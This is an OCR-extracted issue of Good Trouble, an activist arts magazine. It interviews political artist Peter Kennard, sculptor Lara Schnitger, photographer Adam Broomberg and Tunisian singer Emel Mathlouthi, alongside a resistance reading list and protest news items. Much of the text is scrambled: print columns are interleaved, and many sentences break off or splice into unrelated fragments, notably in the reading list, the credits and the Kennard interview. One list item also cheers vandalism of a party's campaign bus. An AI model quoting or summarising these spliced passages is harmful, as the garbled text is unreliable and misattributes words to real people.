"DO-IT-YOURSELF CULTURE
MEANS TO LOOK AFTER
YOURSELF AND THOSE
ALL AROUND YOU...
CREATE YOUR OWN FUTURE,
WORK TO MANIFEST THE EQUALITY,
LIBERTY AND KIND OF SOCIETY
THAT YOU WOULD WISH
TO BE A PART OF."

"IT'S A TIME FOR PEOPLE TO MAKE THEIR VOICES HEARD AND TO SAY NO."



INSIDE

LARA SCHNITGER / ADAM BROOMBERG P2
PETER KENNARD: LOUDER THAN BOMBS P3
EMEL: VOICE OF THE ARAB SPRING P4
DOSSIER: ART OF RESISTANCE P5
JARRETT GREGORY / JIMMY CAUTY P9
RAVE + RESIST: 90s UK YOUTH PROTEST P10
MALWARE: GRIZZLY STEPPE P11
CHINO AMOBI / TAUBA AUERBACH P12
PLUS: STANDING ROCK, DJ DEEP STATE, CALLIGRAPHY, GEORGE SAUNDERS, #GRIME4CORBYN, LAURA OLDFIELD FORD + MORE

GOODTROUBLEMAG.COM

"BEING A
HUMAN IS
NOT ABOUT
VIOLENCE AND
HATRED...
ART IS HUMAN,
A BEAUTIFUL
THING THAT
ONLY A HUMAN
CAN DO."

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PROTEST p2,3,8,9

ART p2,3,4,5,6,7

MUSIC p4,10,12

MORE ART p8,9,11,12

HACKING p11


GT 2017 (2023) CHANGE IS IN THE AIR


'WORK AS IF YOU LIVE IN THE EARLY DAYS OF A BETTER NATION'

NO ONE HAS THE RIGHT TO OBEY

"IT IS POSSIBLE FOR CULTURE TO BE AN INTEGRAL PART OF THE WORLDWIDE MOVEMENT FOR CHANGE."

(PETER KENNARD, P3)





GOOD TROUBLE is about exploring, connecting and using the power of stories to help build networks and amplify voices. It will be a process of discovery, experimentation, learning and probably a few mistakes along the way. If recent years have been defined by chasing clicks at all costs, echo chambers, propaganda and the slow collapse of truth itself, then maybe we need to break it down again and think about getting smaller, direct, DIY and authentic. About the singular moments and one-to-one connections. Small and true. As the good congressman and veteran civil rights hero John Lewis put it, it's time for us all to make some 'good trouble' Let's CELEBRATE the culture of resistance. **GOOD TROUBLE**

TEAM TROUBLE

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"Never do anything by halves if you want to get away with it. Be outrageous. Go the whole hog. Make sure everything you do is so completely crazy it's unbelievable... Roald Dahl, Matilda

FEED YOUR HEAD

GEORGE SAUNDERS' RESISTANCE READING LIST

• Faithful Ruslan by

The celebrated 'Tenth Of December' short stories author and PEN award-winner has just published his first novel the American Civil War.

• I Will Bear Witness by Victor Klemperer: "The journal of a Jewish academic that shows the way a country slides into dictatorship and mass violence in real time. It all happens with courtesy and in a spirit of banal aggression. But it happens just

Georgi Abramov: "A tour de force done in the voice of a Siberian workcamp guard dog that is a profound glimpse at what uthoritarian rule looks ike from the inside." Anton Chekhov's short tories – "In dark times, t's important for people in resistance to fortify

ambiguity are real things."

and daring work of art served for me, years ago, as a kind of Compassion On switch, reenacting a notion I'd often felt as a Catholic kid, which was: Our ability to empathetically imagine the experiences and feelings of other people argues that themselves with beauty, if only to remind ourselves that kindness, nuance, and

our habitual feelings of separateness are actually delusional."

Project, Laura Oldfield Ford.

arrett Gregory, Jefferson

Jacobson, Stephen Ledger

Legend of' Lomas, Peter

Kennard, Emel Mathlouthi

Steven Lowe and L13 Light

Pettit and Margaret, Kristir

Sancken, Matthew Smith,

Alex Tieghi-Walker, anyone

we missed (sorry), and Good

are... (Cover credit: Football

• 'The Bluest Eye' by Toni

Morrison: "This gorgeous

Troublemakers wherever you

ndustrial Workshop, Emma

Hack and Dazed, Setch

ADAM BROOMBERG is calling on artists

to resist the rise of the far right

rage is visceral," says artist and photographer Adam Broomberg, also Professor of Photography at HFBK university in Hamburg, Germany. Highly regarded artistic duo Adam Broomberg and Oliver Chanarin have held numerous solo exhibitions, and won major art awards including the ICP Infinity Award (2014), and the Deutsche Börse Photography Prize (2013).

"I think the art market is something else," he continues. "The fact Miami Basel could go ahead just days after Trump's election made me very uncomfortable. I don't think this can be a time of 'business as usual'.

To that end Broomberg has created HANDS OFF OUR REVOLUTION, a collaborative web-based art project calling on artists, thinkers and researchers to add their weight to "counter the voices of modern fascism".

'The language of revolution has been usurped by the right again," opens the manifesto. "This time, the threat, in the form of Donald Trump's 'whitelash' fascism, is not just apparent in the United States.

KATHY SHORR'S new book, SHOT, is

stark. It brings the issue of gun violence

out of the world of statistics, putting

scars, missing limbs and shattered live

firmly in view by getting up close and

personal with its victims. Over two years,

Schorr travelled to 45 US cities, covering

survivors of gun violence. The result is

Kathy Shorr: "Gun violence was some-

thing that seemed to be happening with

more frequency, and I wondered about

those who had survived shootings. We

always heard about those who died but

never about what happened to those

who lived. It seemed as if they were

to pick up the physical and emotional

pieces and go on with their lives. I had a

gun pointed at my young daughter and

me in a home invasion years before, and

knew what it felt like to have someone | She was 16. Aurora, Colorado, 2010

over 100,000 miles in her search for

a moving portrait of a divisive – and

deadly – issue in modern America.

Trump's election has emboldened the right wing throughout

Hands off our Revolution calls for submissions of "images, films, banners, posters, t-shirts and slogans", which will be disseminated through "social and traditional media", while also establishing an archive of critical thinking about the far right, and its "use of language, aesthetic strategies and the media".

"The day after Trump was

elected, I was sitting in a room at HFBK and we were all in a state of shock," explains Broomberg. our shared feeling of defeat and gloom, and started writing a manifesto together – a place to As the far right have at-

empted to position themselves as a modern, anti-establishment ounterculture', Broomberg sees this as an attempt to "usurp the language of revolution" that must be vigorously resisted by artists, along with all those who erceive themselves to be leftwing or progressive. "There is one thing we all

have in common," he says.

GUN VIOLENCE

'That is an understanding of

have the power to control your destiny

and possibly the destiny of someone

frightening thing that ever happened

country had become so polarized that

people could not talk to each other

any more... they only spoke at each

other. Gun violence had become an

issue that had no gray – only black and

white. I thought if I could approach the

subject a different way, and show how it

affected human beings across America,

from all walks of life, all colours, all ages,

different situations, high and low profile

shootings, people would be able to see

the subject with empathy and perhaps

Pictured: Standing with a group of friends outside

victim of a drive-by shooting fueled by gang revenge.

her high school, Karina became the unintended

CHRIS HATHERILL

Published by powerHouse Books

to me and we were lucky. I also felt our

the complexity of the world...

think the only way to defeat e rise of this 'whitewash' right nd populism is to keep things complex as they are. We must ever compromise on this." "The right has co-opted the iguage of the left, but only by ealing soundbites – by putting ur vocabulary in quote marks. This ridicules and demonises our

thought is our strength." Hands off our Revolution also emphasizes the power of peer-to-peer and grassroots organization over what they see as the "messianism" of, in particular, American politics – "the futile belief that an outsider will come to redeem them, whether from the left or the right of the

ted are important, he notes, and when they are disseminated via the campaign will naturally be the main way that people come to the project. "Though I think that the links

o information, planned demonstrations and critical texts about counter it are the most imporconcludes Broomberg. "We hope for this to become

a large and very useful resource stand those people who call us their enemy." RODERICK STANLEY

www.handsoffourrevolution.com has the more information that you are looking for

"This is what I need to do."

\$165


Roy Lichtenstein painting by collector

Agnes Gund, to start a fund to

mass incarceration in the USA.

"This is one thing I can do





protest, 11 October 1988 (photograph by Bill Dobbs)

FROM THE R&D DESK

From Quinnipiac poll of

From online survey.)

I spat in the eye of hate and lived

Luckily, it's not my turn today. Aspiring poet Micah David-Cole Fletcher, 21 –


THE MORNING AFTER

political spectrum." anguage. But the worst thing we could do is develop a popu-Broomberg concedes that lism of the left. Complexity of a political system is of course

necessary, "but I don't think it's just the white working class that feels alienated from the political system – I think most of us do, he adds. "Grassroots democracy s a way of keeping connected, and by organising we can then impact on a political system that has isolated itself from us." The art and images submit-

the rise of the right and how to tant elements of the project," to people who want to under-

WHAT WAS OLD IS NEW AGAIN




DAVID WOJNAROWICZ's jacket at ACT UP's FDA Action

TOP TRUMPS

American voters, May 10, 2017. What is the first word that comes to mind when you think of Donald Trump? (Numbers not percentages. Figures show number of times each response was given.

Idiot ———	—— 39
Incompetent ———	 31
Liar —	30
Leader ———	25
Unqualified ———	25
President ———	22
Strong —	21
Businessman ———	
Ignorant ———	16
Egotistical ———	 15
Asshole ———	



This is what we must do for one another We must live for one another We must fight for one Mother We must die in the name of freedom if we have to

survivor of the Oregon train stabbing that killed two other men who were intervening in a racist attack

CIAL WAR ARTIST Talking Stormzy, Kate Tempest, Jeremy Corbyn and 50 years of incendiary protest art

with PETER KENNARD, the greatest political artist of his generation



PETER KENNARD has been called the greatest political artist of his generation. If you weren't familiar with his name, you've almost certainly seen his work whether it was his iconic photomontage work for CND in the 80s, his juxtoposition of American cruise missiles into John Constable's Haywain painting, or a horrific, grinning Tony Blair taking a selfie in front of a burning oil well in Iraq (part of his practice as kennardphillipps, a collaboration with artist Cat Phillipps). He has been making incendiary work for almost 50 years and shows no sign of slowing, with a flurry of activity around the recent UK election, as well as his signature stark, black-and-white cut-ups appearing on the Kate Tempest album cover and in her tour visuals. HARRIS ELLIOTT is the British creative director and visual storyteller who made the connection between Kennard and Tempest. He was also co-founder of touring exhibition Return of the Rudeboy, a celebration of the 'attitude and spirit' of West Indian-British street style, and has styled Pharrell and Dizzee Rascal, as well as the touring incarnation of Gorillaz. GOOD TROUBLE brought Kennard and Elliott together a few days after the tumultuous conclusion of the June UK election, in which British prime minister Theresa May won, but found herself weak ened and humbled by a surprisingly strong showing from opposition leader Jeremy Corbyn, riding the wave of a youth vote surge most mainstream commentators had ignored or failed to notice.

How did we start working together? At an exhibition on Stanley Kubrick at Somerset House in London. I had made an installation on Dr Strangelove, called 'Trident: A Strange Love' for the exhibition. Harris was already working as art director on Kate Tempest's album Let Them Eat Chaos (pictured, bottom) and he thought my photomontages might work well with Kate's words. I felt an immediate connection to Harris's way of thinking and we got on like a house on fire. It was terrific working with someone who was so committed both to the poetry and the montages, and could aesthetically and politically put them together to create the strongest possible blast at the order of things.

What do you make of the mood this last week in the UK, throughout the elections? It's been wild... whole establishment, politician ndits and corporate bosses have

Suddenly, people have voted against the grain, for a socialist politician and a manifesto that really wants to attack the increasing poverty at one end of the scale, and increasing wealth at the other. A politician has never been under such a constant barrage of lies and character assassination in the UK as Jeremy Corbyn has during the campaign, but be has held fast to his principles, not compromised his beliefs and won the confidence of millions of people - in the same way as Bernie Sanders in the USA.

What has the role of the youth been, and what inspires you about that? Things like Grime for Corbyn and crowds of young people getting excited and involved... It feels to me that the anger young

people feel is switching them on to getting politically involved, from support for Corbyn and Sanders to campaigning for legislation on global warming, fighting racism and joining together to demonstrate against the obscenity called Trump. In the UK, grime star Stormzy





mong others has been campaigning for young people to register and vote. In the final hours of the election campaign, he told his Twitter followers: 'Please please vote. It's mad quick. Just go and do it. I used to think nah fuck it it's long what's my one

What was it like working on the Kate Tempest artwork?

il vote gonna do'.

It was a fuckin' marvellous gig for me, because I was working with a great art lirector on material written by a woman whose work puts into poetry the passion for a better world that I attempt to put into my images. As Brecht said, culture should 'not look at the good old days, but the bad new ones'. By imaginatively confronting the truths of inequality and inhumanity, rather than some imagined utopia at the end of the rainbow, it is possible for ontemporary culture to be an integral part of the worldwide movement for change -For the many, not the few."

What were a few key moments in your career that made you committed to what you were doing and why?

t in London in 1968 and went on de At the same time, the workers an lents were out on the streets in Pari Soviet tanks were rumbling into Praest across the world, and I wanted it. I wanted to find a form

that could not just be shown in art galleries but could become part of people's everyday experience on the street and in public spaces. Painting seemed to me to be too weighed down with art history, so I started using photography. A photograph is a trace of reality, so I could cut, tear, stamp or bleed on a photo... and however much t was worked on, it still took one back to that original trace of an actual event. Then, through making photomontages I could join

You've depicted figures from Thatcher to Kissinger... What do you make of Donald Trump in comparison?

he came to power. It's happening already even MOMA rehung a gallery to show their revulsion at the Muslim ban.

> What has been your relationship with the art world over the years? And the Imperial War Museum?

I've always believed it's really important to show work in every context possible, is also a vital means to reconnect people

the oppressed and the oppressor, to make

critical images that could be turned into

posters, badges, placards, radical maga-

zines, and also be used by campaigning

What are a few things that give you

read the news, go on demos, talk with

I don't choose them. Very occasionally,

a commission comes along that ties in

as was the case with the commission from

Harris with Kate's work. That became an

nspiring three-way collaboration, which

branched out into making moving image

feel more intense about making alterna

allows for no let-up in our struggle to fin

so and neoliberalism is breaking down

- the inhumanities of the free market are

attacking all but the 1%. There is a state

our governments selling arms to barbario

regimes like the Saudis, but can only be

answered by citizens finding every way

ossible to change the status quo.

of emergency that is not answered by

rive images than ever. Fake news that

Kate's live performances.

activists and look through hundreds

groups and NGOs and so on.

Trump is the apotheosis of the business world taking control of the reins of polit cal power. We need to find artforms that can be allied with the enormous protest novements that have been formed since

from the museum to the street. Public gal ries are vital forums for showing art to people who may not have had an oppornity to spend some time with art. Doing workshops with visitors to public galleries

images of the powerless and the powerful, to their innate creativity. More and more,

LARA SCHNITGER and the Art of Fighting Back PROUD SLUT SUFFRAGETTE CITY

DON'T LET THE BOYS WIN. Schnitger, an LA-based Dutch-American artist, makes sculptures out of protest banners and protest banners out of sculptures. Stencils and spray-paint clash with quilts of their right to do whatever they women footballers. She stages performances of protests in galleries, and brings her flags to the Women's March. "NO" is emblazoned over couture dresses, and sculptures

turn into leopard print-clad superheroines. It's vital, thrilling art that is too smart to stand still. Her most recent show was a feminist march / modern-pagan ritual Suffragette City, during the French elections. "It's a time for people to make their voices heard and say NO," she tells us.

GOOD TROUBLE: "Proud Slut" is a powerful work. What was going through your mind? Lara Schnitger: This work was

tionally where women will go out n lingerie asserting their right to wear what they want without being harassed. I saw some of the women write on their bodies instead of on a tee-shirt or sign, and I thought this was a great way of reclaiming want with their bodies. It takes the negativity out of the word 'slut'.

How did it feel walking it to DC during the Women's March? The amount of people who showed up was exhilarating. I had a feeling knew some of the women even hough I didn't – there was such a sense a familiarity and unity. And it vas great to clean the streets after what had happened the day before.

your works. What do you like about this word? inspired by the slut parades, which It's short, powerful and very clear!

organize and make progres

'No" is at the centre of some of

something specific. But by turning this word into a sculpture, it's turning it into something more. What do you think about the creative use of refusal? You have to set limitations as an individual and as an artist to make your voice clear. "No" is not necessarily negative. It's not always a refusal. It can be empowering and affirm purpose. Drawing boundaries allows you to better act with intention.

There have been SO many great slogans during the recent protests. As an artist, what do you think about people using

'No = No' of course references

to the predominant narrative and words and language together enjoy seeing the combination image and language on the igns people make. Some of my vorites use familiar ideas in a new way, and a lot I end up using n my own work. I also love the anners made by the suffragettes

"It's a time for people to make their voices heard and say NO" - Lara Schnitger

in the early 20th century. These ideas still seem vital. I love how Suffragette City practitioners. What do you

used contemporary witchcraft think the relationship between protest and witchcraft is? I don't see witchcraft in itself as

a protest. But both are a reaction

oth provide catharsis. What I like about witchcraft is that it is ntimate and personal and there s a direct connection to nature. Protest is obviously public. But ooth are communal. At the Hammer exhibition of Suffragette City, we channeled the energy of the protest into a protective spell. No Future, No Complaints or No

Good (Start the Dance)? No Future! Punk rock lives! CHARLIE ROBIN JONES Lara Schnitger is a Dutch-American artist ho lives and works between LA and msterdam. She loves fashion, art, sewing


Ultimately, what role can art and creativity play in bringing about social change? I believe that art in itself does not change the world, but allied with protest groups, pressure groups, NGOs, anti-war groups and so on, it can create images that lodge in people's minds and encourage them to take action, and become involved socially in change. I have had emails and letters from people over the years which say that after seeing my images thaht they were encouraged to join a disarmament group, Amnesty, Greenpeace and so forth.

You collaborate with different artists from Banksy to Cat Phillips, how does that affect the way that you work?

Collaboration has always been really important to me. I've worked with writers, artists, designers and filmmakers. It's great to break down the romantic idea of the lone artist in their studio waiting for divine inspiration. Through collaboration, new thought can emerge that is more than the sum of its parts. Since 2002, I've made a lot of work in collaboration with another artist, Cat Phillipps, we work under the name kennardphillipps. We originally started working together to express our horror at the invasion of Iraq, often using photographs that never got published in the press, as they were too horrific for the whitewash that was being propagated in the aftermath of the invasion. Since then, we have worked on many issues, especially since 2008 trying to rip off the veil that covers the obscene profits of the banks, bailed out for our austerity.

You have been dubbed Britain's most important political artist, I'm assuming you don't care about titles, but does this put pressure on you, or is that irrelevant because of your message?

I've been around making political work for a long time and seem to keep going, so I reckon



If you work on a camaign to sell baked beans you'll know in a couple of months if more cans have been sold... But with art, it could take generations of activism and protest to get any change, and even then it can't be measured."

I'm under no pressure to produce anything I don't believe in, The only drag is getting older, as there is more visual protest needed now than ever.

In what ways have you seen your work affect social or political change in terms of mindsets? The thing is, if you make political work, you're in for the long haul and its effect can't be measured. If you're in advertising and you work on a campaign to sell baked beans, you'll know in a couple of months if more cans have been sold and you can measure your success. But with art, it could take generations of activism and protest connected with the art to get any change and even then it can't be measured. John Berger wrote, 'The strange thing about art is sometimes it can show that what people have in common is more urgent than what differentiates them'. If I've done that,

Have you ever collaborated with political artists regarding regimes that affect other societies outside of the West?

then it's enough.

One project I worked on was to go with Cat Phillipps to Bethlehem with a group of mainly street artists from around the world, including local Palestinian artists, and to take part in an exhibition organised by Banksy. All the proceeds from the exhibition stayed in Palestine and were to be used on education projects with Palestinians. We also all painted and pasted work on to the Separation Wall.

like the Kate Tempest project? I'd be very up doing further projects with musicians and spoken word performers. It feels again that music and poetry are becoming a vital ele-

Would you collaborate with other musicians

ment in the struggle for a better world. What is next for you?

I'm still reeling from the success of Jeremy Corbyn! There has never been anyone with his total belief in building a fair society leading the Labour Party. With Bernie in the US and Jeremy in the UK, we can build great grassroots resistance movements. I'm sure my work will reflect this hope for the future



EMEL MATHLOUTHI is the Tunisian singer who became a hero of the revolution

when a video of her singing in the streets at a martyrs' funeral

Emel Mathlouthi is the Tunisian singer who became a hero of the revolution after a video of her singing in the streets at a martyrs' funeral went viral during the Arab Spring in 2011. Now living in New York, she is releasing her second album, a crossborder collaboration with cutting-edge electronic producers that retains traditional instrumentation and her dazzling voice at its core, while wearing its love of humanity and freedom on its sleeve.

This morning, she has driven to the temporary Good Trouble studio in Brooklvn from her home in Harlem, bumping her new record in the car, and laughs that it only distracted her from her GPS once -"The bass sounds so loud and good!"

When we speak, we are only a few days out from the launch of Ensen, which translates as 'Human', and Emel is excited. Putting on a coat and earrings for the shoot, while applying makeup in a cracked mirror, she explains how the new album is much more than the 'protest music' with

which she has been tagged. "When I first listened to music, even I didn't understand the lyrics, it filled ne with emotions on many levels," she explains. "There could be the human, the

PLAYLIS7

1. DEADPREZ 'Police State

2. YACHT feat.

Marc Maron

'Party at the NSA'

3. STEVIE WONDER

'Big Brother'

4. ST VINCENT

'Digital Witness'

5. ROCKWELL

'Somebody's Watching Me'

litical, but also we need hope in everything, in our daily life. And strength, and trust, and faith. I think that's what I want to give to people through my music.'

underground

When Emel first

Outta the Tunisian started making music, she was in what she describes as the Tunisian underground scene, partly because of

her political lyrics, but also her openness to experimentation with electronics and West- | don't understand the language of." ern musical styles. Government repression and censorship led to her relocating to France in 2008, where she was pleased to find an audience interested in what she was not serving one central message." She bedoing, "even though it was in a language they didn't necessarily understand." but they became confused by recording

However, she found herself struggling o shake off the 'world music' tag. "It's great to be programmed and have the chance to share your music, of course. At the same time, I would like to be part of a bass in the middle, but mixed with flutes." festival where you won't necessarily find

the flag of my country in the description.' Even while she was looking for a home for this album (and she reels off a few wellknown labels who should know better), she was told to try 'world music' specialsts. "I would say, 'Why? Did you listen to the music? Is it just because I'm singing in Arabic?' I'm sure if I had sung in English, t would have been different."

Making the connection

To Emel, a beautiful melody can touch anyone, whether in the United States or north Africa. "That's why I wanted to name the album Ensen," she adds, "because all the songs merge towards the contrasting sides of a human being – darkness, light, fragility, trength, madness... the joy, the hope, the pain... for me, that's the only chance we have to be able to connect, because being human is not about violence and hatred. Art is human... a beautiful thing that only

a human being can do." Emel says she saw this when she performed at the Nobel Peace Prize Concert in 2015. It was an audience that had no idea who she was. "It was very scary for me," she says, "because it was a very serious audience. dates in New York and Europe, she is But I was extremely, nicely surprised at the attention, with people really focusing on the emotion coming out of the stage."

"Jay Leno, who was the host of the concert, came to me and said, 'There's so much pop crap going on – what you do is different.' I was really touched! And in the press conference, he said, 'I have never listened o anything in Arabic before... I have never imagined there could be such beauty, that I could connect emotionally to something I

For this album, Emel struggled to find roducers who understood her vision, instead of creating "things all over the place, gan recording with her live band in France

went yiral during the Arab Spring in 2011 loops, so she collaborated with a friend from Tunisia who took a "punk approach' to traditional instrumentation. "That's when we created the first track 'Ensen Dhaif' by having this very heavy drums and

> She also worked with Johannes Berglund in Stockholm, who added keyboards and drums, then Valgeir Sigurðsson in Iceland, who worked in a contemporary classical feel. She returned home to have her baby daughter, she continues, then connected with French/Tunisian producer Amine Metani to help pull it together at home in New York while she couldn't travel.

"He brought the *gumbrî*, which is this huge Tunisian bass. It's from north Africa, but the Tunisian one is very special because it has this huge cylinder and is kind of a percussive instrument, it has animal skin. But it has a very limited range, so it was a big challenge to retune it and record small portions on the computer. I was really happy he had that openness, not just to treat that instrument traditionally but to really stretch it for us to get what we wanted."

Voice of the Arab Spring Two songs on the album are some of the first she ever wrote, from back in 2004/2005. She used to perform them in Tunisia, and is excited to hear them reach their full potential. As well as some release preparing her Tunisian comeback. Despite Emel's success following her protest anthem 'Kelmti Horra (My Word Is Free)' reaching millions of hits on YouTube and becoming the de facto anthem of the Arab Spring, she has not performed in her own

country for five years. "I think the place where you have to feel the most comfortable and supported is your own country, right?," she says. "I struggle in Europe, in America, but I also have to struggle to perform in my

"I'm lucky because I'm recognized in my country, but I'm not mainstream. So, I'm going to defy

all the old-minded

STANDING ROCK

• Photographer MICO TOLEDO spent time last year with the Sioux people pro-

curious to know who this people were," says Mico. "I wasn't aware at the time

prayers and chantings." That pipeline is now back on, but the fights continue.

"The Dakotas usually say they don't own this land, they're merely taking care of it

for future generations. And this is beautiful to see and very important to share."

"Being a human is not about violence and hatred... Art is human.

A beautiful thing that only a human can do."

> Dylan, Joan Baez; in 2002, they held a Dylan tribute concert as a large band with harmonica, piano and so on, which was her first time performing in a proper theatre. The university crowd was exciting, she explains, because you feel like you're going to change the world, but it's a bit of a bubble. "But when I started performing, I started getting interest from the older generation, the Marxists and intellectuals who thought the new

generation was kind of lost." "So, that's when I started also developing my own songs. And it was true there wasn't any conscience in the country. Most people were just surviving, they didn't want to have anything to do with anybody who had different ideas. Censorship, auto-censorship and auto-auto-auto-censorship, you know what I mean?"

"And I started writing to try to push people to believe in themselves. You have to tell people, 'Well, you do have an opinion, and your opinion matters. And your life matters." "People are so scared, you need to

testing the construction of the Dakota Access Pipeline - the "black snake". "I was be brave. And you need to be empathat I would witness strong people fighting an oil corporation with bare hands and thetic to start this kind of work. For some people, like me, it came naturally. It was my only reason to live! Even today, when I sometimes get tired

Recent Badasses du Jour (via @BadAssDuJour) 1. Sisters Uncut occupying Holloway Prison visitors centre

Badass Dujour's Ten Mos

over cuts to domestic violence 2. The Muslim children of Manchester marching to the Manchester Arena to lay flowers and say prayers 3. The elephant that in its dying moments fell on and crushed to death a hunter from the group that shot it 4. The people putting up the 'Strong and stable my arse'

5. The unidentified individual who damaged and put the UKIP battle bus out of action 6. Chelsea Manning making her first appearance after prison 7. The person projecting 'Pay Trump Bribes Here' on to the Trump Hotel in Washington DC 8. The voter Cathy who slammed Theresa May about disability benefit cuts 9. The GP who took Jeremy Hunt to court and won 10. The French workers

who occupied their car

I long what's my one lil vote

component factory

PRESS UP, X, Y, B, A

The UK grime scene got political this year, with MCs from JME to Novelist calling on the youth to get involved. Voter turnout was significantly higher among under-30s than it was in the 2015 general election.

@ajtracey It's not a 'I don't care who you vote for, just please vote' - it's | Tories had Mandela down as a 'If you're a real g vote Labour' ting right about now

@Stormzy1 mad quick. Just go and do it,

Westernized and theatrical. But I have

If it happens, it will be a vastly dif-

ferent experience to the time she spon-

on the ground with candles. One of my

woman, pushed me. She said, 'We want

you to sing here for us. Not in France.

Music at funerals in Tunisia was

not permitted, and a few people at the

why there's a guy shouting, 'Vas-y

people. It was definitely a positive

Emel!' [Go on, Emel!]"

back started getting aggressive. "That's

"I left right away. Because I didn't

want to get in trouble, or run into angry

impact but I didn't realize it was going

to get viral. I traveled a few days later,

then my youngest sister called me and

I didn't even know that anybody was

Emel reflects on her early days

voman in Tunisia – her "boiling self"

and how she came to singing about

revolution. "I wanted to make people

"And I believed very

strongly in it, you

know? I miss those

days. That flame."

At univer-

metal band, then sh

discovered classic

protest singers like

John Lennon, Bob

sity, she had a

believe it is possible," she explains.

making music as an angry young

she said 'The video is everywhere!"

an activist, lawyer and very strong

this fantastic young audience I know

could fill a huge space."

taneously performed

in the street during

the 2010/11 revolu-

things like that. I'm

